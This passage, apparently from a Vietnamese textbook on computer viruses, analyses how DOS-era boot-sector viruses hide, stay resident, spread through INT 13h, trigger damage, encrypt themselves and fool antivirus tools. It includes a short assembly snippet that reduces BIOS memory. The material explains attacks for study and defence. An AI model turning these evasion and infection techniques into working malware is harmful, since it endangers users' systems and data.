- Khi phân phối cluster cho một file nào, DOS cũng bắt đầu tìm cluster trống từ đầu vùng data căn cứ vào điểm vào của nó trên FAT, do đó, những sector cuối cùng trên đĩa cũng khó mà bị ghi đè lên. Đây là nơi lý tưởng để cất giấu Boot record.

Đối với đĩa cứng, mọi chuyện xem ra lại đơn giản. Trên hầu hết các đĩa cứng, track 0 chỉ chứa Partition table (cho dù đĩa đó có một partition) trên sector 1, còn những sector còn lại trên track này đều không được dùng đến. Do đó, các SB- Virus và hầu hết DB- Virus đều chọn nơi này làm chốn nương thân.

b. DB- Virus.

Một sector với kích thước 512 byte (do DOS quy định) không phải là quá rộng rãi cho những người viết Virus nhiều tham vọng. Tuy việc mở rộng kích thước không phải dễ dàng, họ cũng đã giải quyết bằng cách đặt tiếp một boot record giả lên sector1, track 0, side 0, boot record này có nhiệm vụ tải "hệ điều hành" Virus vào trong vùng nhớ rồi trao quyền. Sau khi cài đặt xong, "hệ điều hành" mới tải Boot record thật vào. "Hệ điều hành" này phải nằm ở một "Partition" nào đó ngay trong lòng DOS hay từ một phần khác trên đĩa. Cách giải quyết này có thể là:

Đối với đĩa cứng: những sector sau partition table sẽ là chốn nương thân an toàn hoặc giải quyết tương tự như với ddĩa mềm.

Đối với đĩa mềm: qua mặt DOS bằng cách dùng những cluster còn trống để chứa chương trình Virus. Những điểm vào đương ứng với các cluster này trên FAT ngay sau đó sẽ bị đánh dấu "Bad cluster để DOS không còn ngó ngàng đến nữa. Phương pháp này tỏ ra hữu hiệu vì số lượng cluster được dùng chỉ bị hạn chế bởi số lượng

cluster tối đa của đĩa còn dùng được. Tuy nhiên mặt mạnh này cũng là mặt yếu của nó: dễ bị phát hiện bởi bất kỳ một phần mềm kiểm tra đĩa. Cho dù thế nào đi nữa phương pháp này vẫn được ưa chuộng cho các loại DB- Virus, vì tính tương thích với mọi loại ổ đĩa.

Phương pháp thứ 2 có nhiều tham vọng hơn: vượt ra khỏi tầm kiểm soát của DOS bằng cách tạo thêm một track mới tiếp theo track cuối mà DOS đang quản lý (chỉ áp dụng đối với đĩa mềm). Một đĩa 1,44MB có 80 track được đánh số từ 0 đến 79 sẽ được tạo thêm một track số 80 chẳng hạn. Điều này cũng tạo cho Virus một khoảng trống rất lớn trên đĩa (18sector*1/2KB=9KB).

Tuy nhiên, phương pháp này đã tỏ rõ nhược điểm của chúng trên các loại ổ đĩa mềm khác nhau. Các bộ điều khiển đĩa mềm khác nhau có thể có hoặc không có khả năng quản lý thêm track. Do đó đã tạo ra lỗi đọc đĩa khi Virus tiến hành lây lan (đĩa kêu cót két).

Cho dù là loại SB- Virus hay DB- Virus đi nữa, cấu trúc bên trong của chúng vẫn như nhau. Để có thể có cái nhìn đúng đắn về Virus, chúng ta sẽ bắt đầu khảo sát B-Virus bằng cách phân tích cấu trúc của nó.

3. Cấu trúc chương trình Virus.

Do đặc điểm chỉ được trao quyền điều khiển một lần khi Boot máy, Virus phải tìm mọi biện pháp để tồn tại và được kích hoạt lại khi cần thiết – nghĩa là xét về mặt nào đó – nó cũng giống như một chương trinh thường trú TSR (Terminate and stay resident). Do vậy, chương trình Virus được chia làm 2 phần: phần khởi tạo (install) và phần thân. Chi tiết từng phần sẽ được khảo sát dưới đây.


a. Phần install

Việc ưu tiên hàng đầu là vấn đề thường trú, không thể dùng được các chức năng của DOS để xin cấp phát vùng nhớ (vì DOS cũng chưa được tải vào lúc này), Virus đành phải tự nhiên làm lấy, và trong thực tế việc này không khó. Theo sau vấn đề lưu trú luôn luôn là việc chuyển toàn bộ chương trình Virus (mà ta sẽ gọi là "pro_vi" program Virus) sang vùng này và tiến hành thay thế một loạt các ngắt cứng. Pro_vi luôn chiếm ngắt 13H, ngoài ra để phục vụ cho công tác phá hoại, gây nhiễu .v.v.., pro_vi còn có thể chiếm các ngắt 8,9 .v.v… và thậm chí hiện nay còn

chiếm cả ngắt 21H của DOS nữa. Sau khi đã install xong, boot record cũ sẽ được trả lại đúng địa chỉ và trao quyền.

Đối với loại DB- Virus, phần install sẽ tiến hành tải toàn bộ phần thân vào ngay sau khi được nạp trước khi thi hành các bước trên. Sự khác nhau này chỉ đơn giản là do kích thước của nó quá lớn mà thôi.

Sơ đồ của phần install có thể tóm tắt bằng sơ đồ khối sau:



b. Phần thân.

Là phần quan trọng của một Virus, chứa các đoạn mã mà phần lớn sẽ thay thế cho các ngắt. Có thể chia phần này làm 4 phần nhỏ ứng với 4 chức năng rõ rệt.

Phần lây lan: Là phần chính của phần thân, thay thế cho ngắt 13H, có tác dụng lây lan bằng cách copy chính chương trình này vào bất kỳ một đĩa nào chưa bị nhiễm.

Phần phá hoại: Bất kỳ một Virus nào cũng có đoạn mã này vì lý do đơn giản không ai bỏ công sức để tạo ra một Virus không làm gì cả, mà người tạo ra có thể phải gánh lấy một phần trách nhiệm nếu bị phát hiện là tác giả. Phần phá hoại có thể chỉ mang tính hài hước trêu chọc người sử dụng thách đố về giải thuật ngắn gọn .v.v... cho đến những ý đồ xấu xa nhằm huỷ diệt dữ liệu..

Phần dữ liệu: Để lưu chứa những thông tin trung gian những biến nội tại dùng riêng cho chương trình Virus, cho đến những bộ đếm giờ, đếm số lần lây phục vụ cho công tác "phá hoại".

Phần Boot record: thực ra phần này có thể không nên kể vào chương trình Virus vì nó thay đổi tuỳ theo đĩa mà không dính dáng, không ảnh hưởng gì đến chương trình Virus. Tuy nhiên, với một quan điểm khác, pro_vi luôn luôn phải đảm bảo đến sự an toàn của boot sector, sự bảo đảm này chặt chẽ đến nỗi hầu như boot sector luôn "cặp kè" bên cạnh chương trình Virus, trong bộ nhớ cũng như trên đĩa. Mặt khác, nếu kết luận pro_vi không sử dụng đến boot record là không đúng vì mọi việc định vị các phần trên đĩa, Virus đều phải lấy thông tin trong BPB (Bios Parameter Block) trên đĩa đối tượng. Vì vậy Boot sector cũng được xem như một phần không thể thiếu của chương trình Virus. Khi mọi việc install đã được làm xong. Boot record này được chuyển đến 0:07C00H và trao quyền điều khiển.

Để Virus có thể tồn tại và phát triển, vẫn cần phải có một số yêu cầu về môi trường cũng như chính Virus. Trong phần tiếp theo chúng ta sẽ phân tích các yêu cầu ở một B-Virus.\

4. Các yêu cầu của B- Virus.

a. Tính tồn tại duy nhất.

Virus phải tồn tại trên đĩa cũng như trong bộ nhớ, đó là điều đương nhiên. Tuy nhiên, việc tồn tại quá nhiều bản sao của chính nó trên đĩa chỉ làm chậm quá trình Boot, mặt khác, nó cũng chiếm quá nhiều vùng nhớ, ảnh hưởng đến việc tải và thi hành các chương trình khác. Đó là chưa kể tốc độ truy xuất đĩa sẽ chậm đi đáng kể nếu có quá nhiều bản sao như thế trong vùng nhớ. Chính vì lý do này, một yêu cầu nghiêm ngặt đối với mọi loại B- Virus là phải đảm bảo được sự tồn tại duy nhất của mình trên đĩa. Sự tồn tại duy nhất trên đĩa sẽ đảm bảo sự tồn tại trong vùng nhớ sau đó.

Tuy nhiên, với tốc độ tăng đáng kể về số lượng B- Virus, hiện tượng 2,3 hoặc nhiều Virus cùng "chia xẻ" một đĩa tất nhiên sẽ xảy ra. Trong trường hợp này, việc kiểm ra sự tồn tại sẽ dẫn đến sự sai lệch và hậu quả 1 Virus sẽ tạo bản sao chính nó nhiều lần trên đĩa, gây khó khăn cho việc sữa chữa phòng chống.

b. Tính thường trú.

Không như F- Virus, B- Virus chỉ được chuyển giao quyền điều khiển 1 lần duy nhất. Do đó, nó phải được thường trú (TSR) trong máy tính. Tuy nhiên, khi Virus vào vùng nhớ, DOS chưa được trao quyền tổ chức bộ nhớ theo ý mình, do đó Virus có quyền chiếm đoạt không khai báo bất kỳ một lượng vùng nhớ nào mà nó cần, DOS sau đó sẽ quản lý phần còn lại của vùng nhớ.

c. Tính lây lan.

Đây không phải là yêu cầu cần có mà là bắt buộc phải có nếu Virus muốn tồn tại và phát triển. Việc lây lan chỉ xảy ra trong quá trình truy xuất đĩa nghĩa là Virus sẽ chi phối ngắt 13H để thực hiện việc lây lan.

d. Tính phá hoại.

Thuộc tính này không bắt buộc có, nhưng hầu như (nếu không nói là tất cả) mọi Virus đều có tính phá hoại. Những đoạn mã phá hoại này sẽ được kích hoạt khi đến một thời điểm xác định nào đó.

e. Tính gây nhiễm và nguỵ trang.

Khi bản chất của Virus được khảo sát tường tận thì việc phát hiện Virus không còn là vấn đề phức tạp. Do đó yêu cầu nguỵ trang và gây nhiễu ngày càng trở nên

cấp bách để bảo đảm tính sống còn của Virus. Việc gây nhiễu tạo nhiều khó khăn cho những nhà chống Virus trong việc theo dõi chương trình để tìm cách khôi phục Boot, việc nguỵ trang làm cho Virus có một vẻ bề ngoài "như thật" khi đem so sánh với Boot chuẩn, làm cho khả năng phát hiện bước đầu bị bỏ qua.

f. Tính tương thích.

Không như F- Virus, B- Virus không phụ thuộc vào hệ điều hành nào (mặc dù những Virus sau này quá lạm dụng khả năng của DOS). Tuy nhiên vì đĩa có quá nhiều loại, riêng đĩa mềm cũng có loại 1,44M loại 3M,.. cũng gây nhiều khó khăn cho Virus trong việc thiết kế. Nó phải tương thích – hiểu theo nghĩa lây được- với mọi loại đĩa. Càng tương thích bao nhiêu khả năng tồn tại và lây lan sẽ càng cao bấy nhiêu.

Mặt khác, sự thừa kế của các bộ vi xử lý (8086-80x86, AMD,..) đã làm xuất hiện nhiều điểm dị đồng mặc dù tính tương thích được đảm bảo tối đa.

Một ví dụ đơn giản có thể kể ra ở đây: ở bộ vi xử lý 8088, có thể gán giá trị từ thanh ghi AX vào thanh ghi phân đoạn mã CS bằng bộ vi xử lý khác.

Các yêu cầu của một B- Virus đã được khảo sát xong. Tuy nhiên, những kỹ thuật để biến các yêu cầu này thành hiện thực lại chưa được đề cập đến. Phần sau sẽ minh hoạ từng kỹ thuật này một.

5. Phân tích kỹ thuật.

Yêu cầu đầu tiên là phải đưa ra kỹ thuật lưu trú – kỹ thuật này sẽ ảnh hưởng đến mọi tác vụ sau đó.

a. Kỹ thuật lưu trú

Khi thực hiện xong chương trình POST, giá trị tổng số vùng nhớ vừa được test (vùng nhớ cơ bản) sẽ lưu vào vùng Bios data ở địa chỉ 0:413H. Khi hệ điều hành nhận quyền điều khiển, nó sẽ coi vùng nhớ mà nó sẽ kiểm soát là giá trị trong địa chỉ này. Do đó, sau quá trình POST và trước khi hệ điều hành nhận quyền điều khiển, nếu "ai" đó thay đổi giá trị trong địa chỉ này sẽ làm cho hệ điều hành mất quyền quản lý vùng nhớ đó. Tất cả các B- Virus đều làm điều này, tuỳ theo kích thước chương trình Virus và Buffer cho riên nó, vùng nhớ cơ bản sẽ bị giảm xuống tương ứng. Tuy nhiên, cho đến nay, hầu như không có Virus nào chiếm hơn 7KB

cho một mình nó. Tuy nhiên việc tồn tại nhiều loại Virus trên một đĩa boot sẽ làm cho máy tốn khá nhiều bộ nhớ và do đó cũng góp phần giảm tốc độ thực hiện.

Đoạn mã sau sẽ minh hoạ cho kỹ thuật này bằng cách giảm vùng nhớ đi 2KB:

```
mov     ax,ptr word[0413]  ;nhập địa chỉ vùng vào ax Bios data để xử lý
dec     ax                 ;trừ đi 1
dec     ax                 ;trừ tiếp 1
mov     ptr word[0413],ax  ;vùng nhớ đã bị giảm
```

(chú ý thường là B- Virus được viết bằng assembly vì kích thước chương trình nhỏ và nhanh và can thiệp thẳng vào hệ thống).

Tuy nhiên, về sau kỹ thuật này bộc lộ nhiều nhược điểm: khi gặp warm boot (khởi động nóng CTRL+ALT+DEL), quá trình test bộ nhớ không được thực hiện lại và do đó Virus lại tự nó giảm kích thước bộ nhớ thêm một lần nữa, nếu quá trình này lặp đi lặp lại vài lần sẽ làm đầy vùng nhớ và đó sẽ là dấu hiệu "đáng ngờ" về sự xuất hiện của Virus. Để giải quyết trường hợp này, trước khi tiến hành lưu trú, Virus sẽ kiểm tra sự tồn tại của mình trong vùng nhớ, nếu không gặp một nhận dạng đáng kể nào, việc lưu trú mới được thực hiện.

b. Kỹ thuật kiểm tra tính duy nhất.

Đầu tiên, chỉ có việc kiểm tra trên đĩa, một đĩa chưa bị lây sẽ bị lây, nếu có rồi thì thôi không thực hiện lây. Tuy nhiên, như đã đề cập trên, nhược điểm của phương pháp lưu trú cũng đòi hỏi kỹ thuật này được áp dụng vào việc kiểm tra vùng nhớ. Tuy vậy, vẫn có sự khác nhau giữa 2 cách kiểm tra này. Ta sẽ xét 2 cách này.

i. Trên đĩa.

Việc kiểm tra trên đĩa gặp nhiều điều phiền toái vì nó đòi hỏi phải thoả mãn 2 yêu cầu

- Thời gian kiểm tra: Nếu mọi tác vụ đọc/ghi đều phải kiểm tra đĩa thì rõ ràng rằng thời gian truy xuất sẽ bị tăng gấp đôi, gia tăng nguy cơ bị nghi ngờ.
- Kỹ thuật kiểm tra: phải đảm bảo tính chính xác giữa một đĩa đã bị lây và một đĩa chưa bị lây, cũng như bảo đảm tính trùng hợp ngẫu nhiên là ít nhất.

Để giải quyết cả 2 yêu cầu trên, các kỹ thuật sau đã được các Virus áp dụng.

Đối với thời gian kiểm tra có thể giảm số lần kiểm tra xuống bằng cách chỉ kiểm tra nếu phát hiện có sự thay đổi truy xuất từ ổ này sang ổ khác, mặt khác chuyển số lần kiểm tra thường xuyên thành "định kỳ" bằng cách kiểm tra thời gian. Một hình thức khác cũng giảm bớt số lần kiểm tra nếu ta để ý đĩa cứng luôn luôn cố định không bị thay đổi, do đó nếu tiến hành lây một lần sẽ không cần thiết phải kiểm tra lại, còn đối với đĩa mềm, xảy ra các hoạt động liên quan đến track 0 thì mới kiểm tra. Điều này cũng không có gì đáng ngạc nhiên nếu ta biết FAT trên đĩa mềm hầu như bắt đầu sau Boot record, và DOS cần phải có bảng FAT để quản lý đĩa đó.

Đối với kỹ thuật kiểm tra, có nhiều cách. Tuy nhiên có thể nêu ra 2 cách sau:

- Kiểm tra giá trị từ khoá: mỗi Virus sẽ tạo cho mình một giá trị đặc biệt tại một vị trí xác định trên đĩa. Việc kiểm tra sẽ đơn giản bằng cách đọc Boot record lên đĩa và kiểm tra giá trị từ khoá này. Giá trị của từ khoá này thay đổi tuỳ theo Virus.
- Một dạng khác của giá trị từ khoá là kiểm tra giá trị của một mã lệnh đặc biệt mà nếu không có mã lệnh này chương trình Virus sẽ không còn ý nghĩa gì nữa (Virus sẽ không lây hay không thi hành).

Kỹ thuật key value này đã gặp nhiều trở ngại khi số lượng B- Virus tăng lên đáng kể mà vị trí trên Boot sector thì có hạn. Vì vậy không có gì đáng ngạc nhiên nếu xảy ra trùng lặp từ khoá. Chính vì vậy, một kỹ thuật mới phải được đưa ra nhằm khắc phục điều này.

Cách khắc phục này sẽ làm giảm khả năng trùng hợp ngẫu nhiên bằng cách tăng số lượng mã lệnh cần so sánh lên. Việc so sánh này tiến hành bằng cách so sánh một đoạn mã quan trọng của Virus trong vùng nhớ với đoạn mã tương ứng trên boot sector của đĩa. Mọi sự khác biệt dù chỉ trên một byte cũng dẫn đến việc lây lan. Đoạn mã so sánh này cần phải mang tính chất đặc biệt cho Virus đó, cùng tồn tại với sự tồn tại của Virus đó.

Ngoài ra, không phải đã hết cách, các kỹ thuật kiểm tra khác có thể nêu ra ở đây, như kỹ thuật checksum, tuy nhiên kỹ thuật càng tinh vi, càng chính xác bao nhiêu thì đoạn mã kiểm tra càng dài bấy nhiêu. Trước mắt, kỹ thuật trên cũng đã bảo đảm tốc độ kiểm tra và tính chính xác nên có lẽ sẽ không còn một kỹ thuật nào khác được đưa ra (khả năng để một đĩa trùng đoạn mã hầu như là không có)


ii. Trong vùng nhớ.

Việc kiểm tra sự tồn tại của mình trong vùng nhớ đảm bảo chỉ không để Virus có quá nhiều bản sao của mình trong vùng nhớ nếu máy tính khởi động nóng liên tục (warm boot) điêù này bảo đảm cho Virus tránh được nguy cơ bị phát hiện vì đã làm giảm tốc độ làm việc của chương trình, mặt khác làm giảm đi thời gian "nạp" lại chương trình Virus vào vùng nhớ.

Để kiểm tra sự tồn tại của mình trong vùng nhớ, B- Virus đơn giản có thể dò tìm một key value tại một vị trí xác định trên vùng nhớ cao, hoặc phức tạp hơn, có thể dò tìm một đoạn mà Virus sẽ phải nạp chương trình của mình vào nếu việc dò tìm không thành công.

c. Kỹ thuật lây lan

Việc lây lan chiếm một phần lớn mã lệnh của chương trình. Để bảo đảm việc lây lan gắn liền với đĩa, Virus sẽ chiếm ngắt đĩa quan trọng nhất: ngắt 13H. Sơ đồ chung của phần này như sau:



Thông thường không phải mọi chức năng của ngắt 13H đều dẫn đến việc lây lan vì điều này sẽ làm giảm đi tốc độ truy xuất một cách đáng ngờ mà tốt nhất chỉ những tác vụ đọc ghi (chức năng 2 và 3). Việc lây lan bắt đầu bằng cách đọc Boot sector lên và kiểm tra xem đã bị lây hay chưa bằng các cách kiểm tra trên, nếu không thoả (chưa bị nhiễm) Virus sẽ tạo một boot sector mới có các tham số tương ứng. Boot mới này sẽ được ghi vào vị trí của Boot sector, còn Boot sector sẽ đọc lên cùng với phần thân (nếu là loại DB- Virus) sẽ được ghi vào một vùng xác định trên đĩa. Tuy vậy việc lây lan cũng đòi hỏi những bảo đảm sau:

Boot sector vẫn còn chứa những tham số đĩa thuận tiện cho các tác vụ truy xuất đĩa (bảng tham số BPB – trong trường hợp Boot sector hay bảng partition table trong trường hợp Master boot), do đó Boot sector phải bảo đảm cho được bảng tham số này bằng cách lưu giữ nó. Việc không bảo toàn có thể dẫn đến chuyện Virus sẽ mất quyền điều khiển hay không thể kiểm soát được đĩa nếu Virus không có mặt trong môi trường. Ví dụ: phần mềm NDD (Norton Disk Doctor) sẽ điều chỉnh lại bảng tham số đĩa trên ổ đĩa khi thấy sự thay đổi. Do đó, điều tốt nhất là vẫn phải giữ nó lại trong Boot sector mới và một ích lợi thứ hai là có thể dựa vào đây để định ra các thành phần của đĩa.

Sự an toàn dữ liệu của Boot sector cũng được đặt lên hàng đầu. Ngoài việc chấp nhận mất mát do đặt ở những chỗ mà xác suất bị ghi đè ít nhất, chúng ta sẽ khảo sát 2 kỹ thuật đảm boả an toàn cho Boot sector. Đó là định dạng thêm track và đánh dấu cluster hỏng trên đĩa.

+ Định dạng thêm track: kỹ thuật này chỉ áp dụng được trên đĩa mềm (trên đĩa cứng đã có những vùng tuyệt đối an toàn rồi). Thông thường, bộ điều khiển đĩa mềm đều cho phép định dạng thêm track, tuy nhiên do mức độ an toàn thông tin không bảo đảm. DOS chỉ dùng một số nào đó mà thôi. Việc định dạng thêm track đòi hỏi Virus phải chuẩn bị bảng mô tả sector trong track mà nó dự định định dạng (sector desciptor) có dạng: mỗi sector trong một track được đặc trưng 4 byte có dạng ‘CHNS’.

Trong đó:

C = Cylinder

H = Head

N = Số sector

S = kích thước của sector (0 = 128 byte, 1 = 256 byte, 2 = 512 byte …)

Các bước thực hiện định dạng như sau:

- Xác định loại đĩa để từ đó suy ra track cuối cùng, tuy nhiên điều này chỉ đúng với đĩa được định dạng dưới DOS.
- Đặt lại cấu hình ổ đĩa được định dạng.
- Khởi tạo bảng sector descriptor căn cứ vào số track tính được.

Dù vậy phương pháp này vẫn ít được ưa chuộng và vì tính tương thích không cao giữa các loại ổ đĩa. Phương pháp chiếm cluster vẫn được nhiều người dùng dù độ phức tạp của nó cao hơn. Các vấn đề gặp phải:

+ Nên phân tích FAT chỉ cho đĩa mềm hay cho cả hai loại đĩa mềm lẫn đĩa cứng? Thông thường các chuyên gia Virus chọn phương án chỉ phân tích trên FAT của đĩa mềm vì tất cả các loại đĩa mềm (và cả đĩa cứng dươí 12MB) đều dùng loại FAT 12, và phải phân tích thêm FAT 16, FAT 32 mặt khác, các đĩa cứng dù có phân chia Partition thêm hay không cũng thường có các sector ẩn không dùng đến (nếu nó chưa bị một Virus khác chiếm dụng), rất thuật lợi cho việc che giấu.

Tuy nhiên, vẫn có ngoại lệ, nó chiếm các cluster trên cả hai loại FAT với đoạn mã phân tích FAT 'tối ưu' về kích thước cũng như giải thuật, được 'trích đoạn' từ đoạn mã phân tích FAT trong file hệ thống IOSYS của DOS.

+ Chọn phương pháp này, người viết Virus phải chấp nhận tải FAT vào vùng nhớ để phân tích. Tuy nhiên, kích thước FAT của mỗi đĩa là khác nhau, có thể chiếm nhiều sector. Do đó kích thước vùng nhớ mà Virus phải chiếm chỗ cho FAT cũng đã quá lớn, chưa kể đến đoạn chương trình của Virus. Giải quyết vấn đề này cũng không phải dễ dàng.

d. Kỹ thuật phá hoại.

Không ai xa lạ gì về kiểu phá hoại của Virus (đôi khi cũng đổ lỗi cho Virus để che dấu sự thiếu hiểu biết của mình). Có thể chia thành 2 kiểu phá hoại chính.

i. Định thời.

Đối với loại định thời, Virus sẽ kiểm tra một giá trị (có thể là ngày giờ, số lần lây, số giờ máy chạy,..). Khi giá trị này vượt quá một giá trị cho phép, Virus sẽ bắt đầu phá hoại. Do tính chất chỉ ra tay một lần, Virus loại này thường nguy hiểm.

+ Để có thể đếm giờ, Virus có thể dùng các cách sau:

- Chiếm ngắt 8h để đếm giờ, việc quy đổi sẽ được tính tròn hơn là chính xác.
- Chiếm ngắt 21h của DOS để lấy ngày tháng: việc lấy ngày tháng xem ra khó khăn cho B- Virus hơn là F- Virus, vì ở mức đỗ quá thấp, khi máy vừa khởi động, DOS chưa khởi tạo các ngắt cho riêng mình, kể cả ngắt 21h. Do đó Virus chỉ có thể lấy ngày tháng từ CMOS RAM. Đến bây giờ các B- Virus dùng cách quay lại một lần nữa để lấy ngắt 21h.
- Đếm số lần lây cho các đĩa khác: cách này dễ thực hiện hơn vì không cần phải đếm giờ, ngày tháng cho mất công. Khi một đĩa được Virus 'ký tên' vào, bộ đếm của nó sẽ tự động tăng lên một đơn vị. Khi số đĩa bị lây đã vượt quá một con số cho phép, đĩa đó sẽ bị phá hoại,..

Việc phá hoại định thời này gây ra nhiều tác hại nghiêm trọng vì sức phá hoại của nó không dừng ở mức 'đùa' mà đe doạ trực tiếp đến các cơ sở dữ liệu. Mặt khác, việc phá hoại diễn ra trên một diện rộng và đồng thời cũng gây ra một tác hại không thể lường được có thể làm đình trệ mọi công việc mà công việc khôi phục (nếu có thể được) cũng tốn nhiều công sức và thời gian.

ii. Ngẫu nhiên và liên tục.

Virus không cần phải đếm giờ, chỉ sau vài phút xâm nhập vào hệ thống, nó sẽ phát huy tác dụng. Do tính chất này, Virus không mang tính phá hoại mà chỉ đơn giản là gây một số hiệu ứng phụ,.. để gây sự ngạc nhiên và thích thú hoặc bực tức cho người sử dụng.

e. Kỹ thuật nguỵ trang và gây nhiễu.

Kỹ thuật này ra đời khá muộn, do khuynh hướng ngày càng dễ bị phát hiện. Kích thước Virus khá nhỏ bé, do đó việc dò từng bước xem nó làm gì là điều mà những người lập trình có thể làm được. Trong thực tế khó có một phương pháp hữu hiệu nào để chống lại ngoài viết cố tình rắc rối. Phương pháp này có vẻ cổ điển, nhưng lại rất hữu hiệu. Bằng một loạt các lệnh mà người dò theo có thể bị ngắt máy đột

ngột như đặt lại Stack vào một vùng mà không ai dám thi hành tiếp, chiếm và xoá một số ngắt, đặt lại thanh ghi phân đoạn để người dò không biết dữ liệu lấy từ đâu ra v.v.. Các chương trình B- Virus bây giờ đã gây không ít khó khăn cho sự khôi phục đĩa đã bị nhiễm. Một phương pháp khác có thể dùng là mã hoá ngay chính chương trình Virus, thường là những phương pháp mã hoá tương đối đơn giản. Phương pháp pháp phổ biến là áp dụng các phép toán số học/logic lên chương trình Virus với khoá mã là một giá trị byte hay word. Trong đó phép XOR thường được sử dụng do tính đơn giản, mặt khác, thủ tục mã hóa cũng là thủ tục giải mã.

Việc gây nhiễu này chỉ có tác dụng trên các máy đã bị nhiễm hoặc dùng một phần mềm debug theo dõi. Nếu toàn bộ chương trình Virus được đổ ra thành file và xem 'từng bước một' thì Virus cũng đành phải lộ diện.

Để tránh phát hiện quá sớm hoặc bị phát hiện bởi các phần mềm chống Virus, đòi hỏi Virus phải có tính nguỵ trang. Việc nguỵ trang này xảy ra trong vùng nhớ lẫn trên đĩa.

Đối với vùng nhớ, với kỹ thuật lưu trú, B- Virus luôn chiếm ở vùng nhớ cao, do đó sẽ tạo ra chênh lệch vùng nhớ do BIOS quản lý và vùng nhớ thực sự của máy. Bất kỳ một phần mềm kiểm tra vùng nhớ nào cũng có khả năng thông báo lỗi này (chẳng hạn Pctools, SysInfo,..). Thực tế này gây khó khăn cho các nhà lập trình Virus.

Đối với đĩa, mọi chú ý đều tập trung vào Boot sector (và Partition Table nữa). Mọi thay đổi trên Boot sector dù nhỏ cũng tạo một mối nghi ngờ cho người sử dụng – người đã có kinh nghiệm qua nhiều lần phá hoại của Virus. B- Virus đã giải quyết vấn đề này bằng 2 cách:

Chỉ cài đúng đoạn mã chính vào Boot sector (nếu Virus thuộc loại DB- Virus), đoạn mã này càng ngắn gọn càng tốt và nhất là càng giống đoạn mã chuẩn trong Boot sector càng tốt. Đoạn này chỉ có một nhiệm vụ là nạp tiếp phần còn lại vào trong vùng nhớ và trao quyền cho nó. Vì lý do này khả năng phát hiện Virus đã giảm xuống đáng kể. Tuy vậy, cách thứ hai vẫn luôn được áp dụng: khi máy đang nằm trong quyền chi phối của Virus, mọi yêu cầu đọc/ghi Boot sector (hay Partition Table), (tất nhiên là trừ chính Virus ra) sector được trả về cho một bản Boot chuẩn –

Boot sector trước của máy và đánh lừa luôn cả những chương trình Antivirus nếu nó không được thiết kế tốt.

f. Kỹ thuật định vị chương trình.

Kỹ thuật này ít được ai để ý, dù rằng nó đóng một vai trò không nhỏ trong việc gây nhiễu, và dễ thiết kế chương trình .

